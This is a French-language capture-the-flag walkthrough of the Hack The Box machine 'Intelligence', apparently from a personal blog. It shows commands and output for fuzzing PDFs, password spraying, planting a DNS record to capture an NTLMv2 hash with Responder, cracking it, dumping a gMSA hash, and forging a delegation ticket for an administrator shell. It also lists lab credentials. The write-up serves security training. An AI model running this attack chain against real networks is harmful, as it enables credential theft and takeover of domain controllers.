
HTB | Intelligence

Intelligence is a medium difficulty Windows machine that showcases a number of common attacks in an Active Directory environment. After retrieving internal PDF documents stored on the web server (by brute-forcing a common naming scheme) and inspecting their contents and metadata, which reveal a default password and a list of potential AD users, password spraying leads to the discovery of a valid user account, granting initial foothold on the system. A scheduled PowerShell script that sends authenticated requests to web servers based on their hostname is discovered; by adding a custom DNS record, it is possible to force a request that can be intercepted to capture the hash of a second user, which is easily crackable. This user is allowed to read the password of a group managed service account, which in turn has constrained delegation access to the domain controller, resulting in a shell with administrative privileges.

Intelligence cover
Machine nameOSIPDifficulty
IntelligenceWindows10.10.10.248Medium

Users

1
2
3
Tiffany.Molina : NewIntelligenceCorpUser9876
Ted.Graves : Mr.Teddy
svc_int$:::1dcabcce2cf522bae77d7dc622587879

Enumeration

nmap

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
$ nmap -sC -sV -An -T4 -vvv -p- 10.10.10.248
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Intelligence
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-09-03 19:34:02Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
| SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2025-09-03T19:35:37+00:00; +7h00m00s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-03T19:35:36+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
| SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-03T19:35:37+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
| SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
| SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2025-09-03T19:35:36+00:00; +7h00m00s from scanner time.
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49710/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49713/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC

Foothold

intelligence.htb

On découvre un site web sur le port 80 de notre machine.

Fuzzing files

Sur la page d’accueil on nous indique un lien vers un fichier :

http://intelligence.htb/documents/2020-01-01-upload.pdf Un deuxième lien est présent avec un fichier contenant une autre date.

On fait la déduction que d’autres files peuvent etre présents, si l’on réussi à faire du fuzzing avec la date.

Dans un premier temps, on génére donc un fichier Python qui parcourt toutes les dates dans le bon format de 2015 à 2022 pour un premier test. On redirige ensuite la liste dans un fichier.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
from datetime import date, timedelta

def daterange(start_date: date, end_date: date):
    days = int((end_date - start_date).days)
    for n in range(days):
        yield start_date + timedelta(n)

start_date = date(2015, 1, 1)
end_date = date(2022, 6, 2)
for single_date in daterange(start_date, end_date):
    print(single_date.strftime("%Y-%m-%d"))

Ensuite, on utilise ffuf pour faire du fuzzing et récupérer toutes les URL des potentiels fichiers téléchargeables :

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
$ ffuf -c -w dates.txt -u "http://intelligence.htb/documents/FUZZ-upload.pdf" -o results.json -of json


        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://intelligence.htb/documents/FUZZ-upload.pdf
 :: Wordlist         : FUZZ: /workspace/Intelligence/dates.txt
 :: Output file      : results.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

2020-01-01              [Status: 200, Size: 26835, Words: 241, Lines: 209, Duration: 35ms]
2020-01-02              [Status: 200, Size: 27002, Words: 229, Lines: 199, Duration: 31ms]
2020-01-25              [Status: 200, Size: 26252, Words: 225, Lines: 193, Duration: 24ms]
2020-01-20              [Status: 200, Size: 11632, Words: 157, Lines: 127, Duration: 27ms]
2020-01-23              [Status: 200, Size: 11557, Words: 167, Lines: 136, Duration: 35ms]
2020-01-22              [Status: 200, Size: 28637, Words: 236, Lines: 224, Duration: 37ms]
2020-01-10              [Status: 200, Size: 26400, Words: 232, Lines: 205, Duration: 40ms]
2020-01-04              [Status: 200, Size: 27522, Words: 223, Lines: 196, Duration: 49ms]
2020-01-30              [Status: 200, Size: 26706, Words: 242, Lines: 193, Duration: 39ms]
2020-02-24              [Status: 200, Size: 27332, Words: 237, Lines: 206, Duration: 23ms]
2020-03-04              [Status: 200, Size: 26194, Words: 235, Lines: 202, Duration: 21ms]
2020-02-28              [Status: 200, Size: 11543, Words: 167, Lines: 131, Duration: 23ms]
2020-02-11              [Status: 200, Size: 25245, Words: 241, Lines: 198, Duration: 29ms]
2020-02-17              [Status: 200, Size: 11228, Words: 167, Lines: 132, Duration: 29ms]
2020-02-23              [Status: 200, Size: 27378, Words: 247, Lines: 213, Duration: 33ms]
2020-03-05              [Status: 200, Size: 26124, Words: 221, Lines: 205, Duration: 33ms]
2020-03-12              [Status: 200, Size: 27143, Words: 233, Lines: 213, Duration: 24ms]
2020-03-21              [Status: 200, Size: 11250, Words: 157, Lines: 134, Duration: 24ms]
...
2021-03-25              [Status: 200, Size: 27327, Words: 231, Lines: 211, Duration: 22ms]
2021-03-21              [Status: 200, Size: 26810, Words: 229, Lines: 205, Duration: 31ms]
2021-03-27              [Status: 200, Size: 12127, Words: 166, Lines: 141, Duration: 28ms]
:: Progress: [2709/2709] :: Job [1/1] :: 1562 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

Il faut ensuite parcourir cette liste d’url pour télécharger tous les fichiers. En Python, ça nous donne le code suivant :

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
cat ffuf_dl.py 
import json
import subprocess

with open("results.json") as f:
    data = json.load(f)

for result in data["results"]:
    url = result["url"]
    print(f"[*] Téléchargement de {url}")
    subprocess.run(["wget", "-q", "-P", "pdfs/", url])

Dans le dossier pdfs/ se trouve une grande quantité de fichiers

Password found in pdfs

J’ai utilisé la commande pdftotext afin de convertir les pdfs en texte. Ensuite, en affichant le texte de tous les pdfs et en recherchant le mot clé “password”, on trouve un match ! Le mot de passe : NewIntelligenceCorpUser9876

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
$ for f in *.pdf
do
        pdftotext $f
done
$ cat *.txt | grep -i password -A3 -B3

New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.

On trouve également le message suivant:

1
2
3
4
5
Internal IT Update
There has recently been some outages on our web servers. Ted has gotten a
script in place to help notify us if this happens again.
Also, after discussion following our recent security audit we are in the process
of locking down our service accounts.

User list from pdfs creators

En utilisant exiftool, on peut recuperer beaucoup d’information sur les PDFs et notamment le nom des createurs ayant généré les pdfs. On peut alors obtenir une liste d’utilisateurs potentiels

1
2
3
4
5
6
7
8
exiftool pdfs/*.pdf | grep -i creator | awk '{print $3}'          
William.Lee
Scott.Scott
...
Tiffany.Molina  <-----------
...
Ian.Duncan
Richard.Williams

Avec kerbrute, on peut vérifier si les utilisateurs existent. Une très grosse partie existe en vérité. Avec nxc on effectue un password spray et on trouve les credentials suivants: intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ kerbrute userenum --dc dc.intelligence.htb -d intelligence.htb users.txt
    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/                                        

Version: dev (n/a) - 09/03/25 - Ronnie Flathers @ropnop

2025/09/03 16:03:02 >  Using KDC(s):
2025/09/03 16:03:02 >  	dc.intelligence.htb:88

2025/09/03 16:03:02 >  [+] VALID USERNAME:	 Stephanie.Young@intelligence.htb
2025/09/03 16:03:02 >  [+] VALID USERNAME:	 Veronica.Patel@intelligence.htb
2025/09/03 16:03:02 >  [+] VALID USERNAME:	 Jason.Wright@intelligence.htb
2025/09/03 16:03:02 >  [+] VALID USERNAME:	 David.Reed@intelligence.htb
2025/09/03 16:03:02 >  [+] VALID USERNAME:	 Scott.Scott@intelligence.htb
......

$ nxc smb 10.10.10.248 -u users.txt -p pass.txt        
SMB         10.10.10.248    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False) 
SMB         10.10.10.248    445    DC               [-] intelligence.htb\William.Lee:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE 
...
SMB         10.10.10.248    445    DC               [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE 
SMB         10.10.10.248    445    DC               [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE 
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876

Tiffany.Molina : user flag

On trouve un Share User accessible en lecture par Tiffany. On trouve finalement les fichiers de Tiffany et le flag user.txt

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
smbclient //10.10.10.248/users -U 'Tiffany.Molina%NewIntelligenceCorpUser9876'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Mon Apr 19 03:20:26 2021
  ..                                 DR        0  Mon Apr 19 03:20:26 2021
  Administrator                       D        0  Mon Apr 19 02:18:39 2021
  All Users                       DHSrn        0  Sat Sep 15 09:21:46 2018
  Default                           DHR        0  Mon Apr 19 04:17:40 2021
  Default User                    DHSrn        0  Sat Sep 15 09:21:46 2018
  desktop.ini                       AHS      174  Sat Sep 15 09:11:27 2018
  Public                             DR        0  Mon Apr 19 02:18:39 2021
  Ted.Graves                          D        0  Mon Apr 19 03:20:26 2021
  Tiffany.Molina                      D        0  Mon Apr 19 02:51:46 2021

		3770367 blocks of size 4096. 1453992 blocks available
smb: \> cd Tiffany.molina
smb: \Tiffany.molina\> cd Desktop
smb: \Tiffany.molina\Desktop\> ls
  .                                  DR        0  Mon Apr 19 02:51:46 2021
  ..                                 DR        0  Mon Apr 19 02:51:46 2021
  user.txt                           AR       34  Wed Sep  3 21:31:06 2025

		3770367 blocks of size 4096. 1453992 blocks available
smb: \Tiffany.molina\Desktop\> get user.txt
getting file \Tiffany.molina\Desktop\user.txt of size 34 as user.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \Tiffany.molina\Desktop\> 
$ cat user.txt
359b.....159e

Rusthound bloodhound

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ rusthound -d intelligence.htb -u "Tiffany.Molina"@"intelligence.htb" -p "NewIntelligenceCorpUser9876" -o /workspace/Intelligence/bloodhount_data --zip -n 10.10.10.248
---------------------------------------------------
Initializing RustHound at 16:50:28 on 09/03/25
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2025-09-03T14:50:28Z INFO  rusthound] Verbosity level: Info
[2025-09-03T14:50:28Z INFO  rusthound::ldap] Connected to INTELLIGENCE.HTB Active Directory!
[2025-09-03T14:50:28Z INFO  rusthound::ldap] Starting data collection...
[2025-09-03T14:50:28Z INFO  rusthound::ldap] All data collected for NamingContext DC=intelligence,DC=htb
[2025-09-03T14:50:28Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2025-09-03T14:50:28Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2025-09-03T14:50:28Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2025-09-03T14:50:28Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2025-09-03T14:50:28Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2025-09-03T14:50:28Z INFO  rusthound::json::maker] 43 users parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 63 groups parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 1 computers parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 1 ous parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 1 domains parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 2 gpos parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] 21 containers parsed!
[2025-09-03T14:50:29Z INFO  rusthound::json::maker] /workspace/Intelligence/bloodhount_data/20250903165028_intelligence-htb_rusthound.zip created!

RustHound Enumeration Completed at 16:50:29 on 09/03/25! Happy Graphing!

Tiffany.Molina -> Ted.Graves

SMB : IT Share

En se connectant au share IT on remarque un script powershell. Ce script parcourt tous les domaines DNS enregistrés commencant par “web” puis effectue une requête HTTP avec Invoke-WebRequest. Si le site n’est pas actif, alors la requête echoue et un mail est envoyé à Ted.

Il est indiqué que le script est executé toutes les 5mn, et vraisembablement est executé par Ted lui même. On remarque l’utilisation du paramètre -UseDefaultCredentials ce qui signifie que les creds de celui qui l’execute sont transmis lors de la requête.

Si on arrive à detourner le script pour lui faire faire une requête vers notre ordinateur, on pourrait recupérer le mot de passe de Ted.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
smbclient //10.10.10.248/it -U 'Tiffany.Molina%NewIntelligenceCorpUser9876'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 19 02:50:55 2021
  ..                                  D        0  Mon Apr 19 02:50:55 2021
  downdetector.ps1                    A     1046  Mon Apr 19 02:50:55 2021

		3770367 blocks of size 4096. 1453177 blocks available
smb: \> get downdetector.ps1 
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (13.4 KiloBytes/sec) (average 13.4 KiloBytes/sec)
smb: \> 
[Sep 03, 2025 - 17:13:40 (CEST)] exegol-pentest Intelligence # cat downdetector.ps1                                       
��# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory 
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}

L’idée est donc:

  • Créer un record DNS commençant par “web” avec le compte de Tiffany
  • Mettre en place un responder, qui attend de recevoir une requête et nous donnera un hachage
  • Déchiffrer le hachage.

New DNS Record

On crée un nouveau DNS record : web666. Il pointe vers notre IP. Pour cela on peut utiliser l’outil dnstool.py :

1
2
3
4
5
6
$ dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -r web666 -a add -d 10.10.16.10 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

Responder

On se met en attente d’une requête, avec la commande responder :

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
[Sep 03, 2025 - 22:43:49 (CEST)] exegol-pentest Intelligence # responder -I tun0 -w -F                                
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

[+] Listening for events...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:1122334455667788:BF2803FDDC9EEF7CD931A308E83AAF83:0101000000000000579387554E1DDC014DF34E0577DDBE3A0000000002000800510054003200360001001E00570049004E002D00440046003200570030004700530042004500390050000400140051005400320036002E004C004F00430041004C0003003400570049004E002D00440046003200570030004700530042004500390050002E0051005400320036002E004C004F00430041004C000500140051005400320036002E004C004F00430041004C00080030003000000000000000000000000020000027B3134561E5EAEC1547E28450320466E1AC51EF296269768842659E2D2AD00B0A001000000000000000000000000000000000000900380048005400540050002F007700650062003600360036002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000

Ted NTLMv2 Hash

On effectue une attaque par dictionnaire sur le hachage NTLMv2 de Ted.graves et on obtient les credentials suivants : Ted : Mr.Teddy

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
$ hashcat -m 5600 ./hash.txt ~/wordlists/rockyou.txt
...

TED.GRAVES::intelligence:112.......000:Mr.Teddy
                                                          
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TED.GRAVES::intelligence:1122334455667788:bf2803fdd...000000
Time.Started.....: Wed Sep  3 22:47:36 2025 (2 secs)
Time.Estimated...: Wed Sep  3 22:47:38 2025 (0 secs)
...

$ nxc smb 10.10.10.248 -u Ted.graves -p 'Mr.Teddy' 
SMB         10.10.10.248    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False) 
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Ted.graves:Mr.Teddy

Ted.Graves -> svc_int$

ReadGMSAPassword Right on svc_int$

En utilisant bloodhound, on découvre que Ted.Graves fait parti du groupe ITSupport qui a le droit ReadGMSAPassword sur l’utilisateur svc_int$.

bloodhound: Ted -> svc_int

En utilisant la commande gMSADumper.py on peut alors dumper le hachage de svc_int$ :

1
2
3
4
5
6
7
gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d 'intelligence.htb' 
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::1dcabcce2cf522bae77d7dc622587879
svc_int$:aes256-cts-hmac-sha1-96:331c8820d64c744ba82a28551b76dc2dc00991df0e253fa613d37c4684e045fd
svc_int$:aes128-cts-hmac-sha1-96:40122d8d49ee8c46ea793c19b3a59d08

svc_int$ -> Administrator

msDS-AllowedToDelegateTo : WWW/dc.intelligence.htb

On remarque que svc_int peut : msDS-AllowedToDelegateTo : WWW/dc.intelligence.htb

Ce qui veut dire que svc_int$ peut se faire passer pour un autre utilisateur uniquement vers le service WWW/dc.intelligence.htb. On peut aussi voir ce resultat directement dans bloodhound.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
ldapsearch -x -H ldap://10.10.10.248 -D "intelligence\Ted.Graves" -w "Mr.Teddy" -b "DC=intelligence,DC=htb" | grep -i msDS-AllowedToDel -A20 -B40

# svc_int, Managed Service Accounts, intelligence.htb
dn: CN=svc_int,CN=Managed Service Accounts,DC=intelligence,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
objectClass: msDS-GroupManagedServiceAccount
cn: svc_int
distinguishedName: CN=svc_int,CN=Managed Service Accounts,DC=intelligence,DC=h
 tb
....
msDS-AllowedToDelegateTo: WWW/dc.intelligence.htb

Silver Ticket : impersonate Administrator

On peut maintenant se faire passer pour l’administrateur en générant un silver ticket pour le SPN WWW/dc.intelligence.htb.

On utilise ensuite psexec pour obtenir un powershell en tant qu’admin avec le ticket généré :

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int$ -dc-ip 10.10.10.248 -hashes :1dcabcce2cf522bae77d7dc622587879

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies 

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache

$ mv Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache admin.ccache

$ export KRB5CCNAME="admin.ccache"

$ psexec.py -k -no-pass intelligence.htb/Administrator@dc.intelligence.htb

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies 

[*] Requesting shares on dc.intelligence.htb.....
[*] Found writable share ADMIN$
[*] Uploading file RKiuvsgB.exe
[*] Opening SVCManager on dc.intelligence.htb.....
[*] Creating service MGRO on dc.intelligence.htb.....
[*] Starting service MGRO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1879]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
8fa6.....9f53

Tips

Parfois bloodhound n’affiche pas toutes les informations. Par exemple, je ne voyais pas la route de Ted vers svc_int.

En effet, j’ai l’habitude de cliquer sur Outbound Object Control-> Transitive Object Control.

Mais il fallait faire :

  • Outbound Object Control -> Group Delegated Object Control

Attention donc à bien regarder toutes les possibilités de Outbound Object Control sur un utilisateur owned.

comments powered by Disqus
Built with Hugo
Theme Stack designed by Jimmy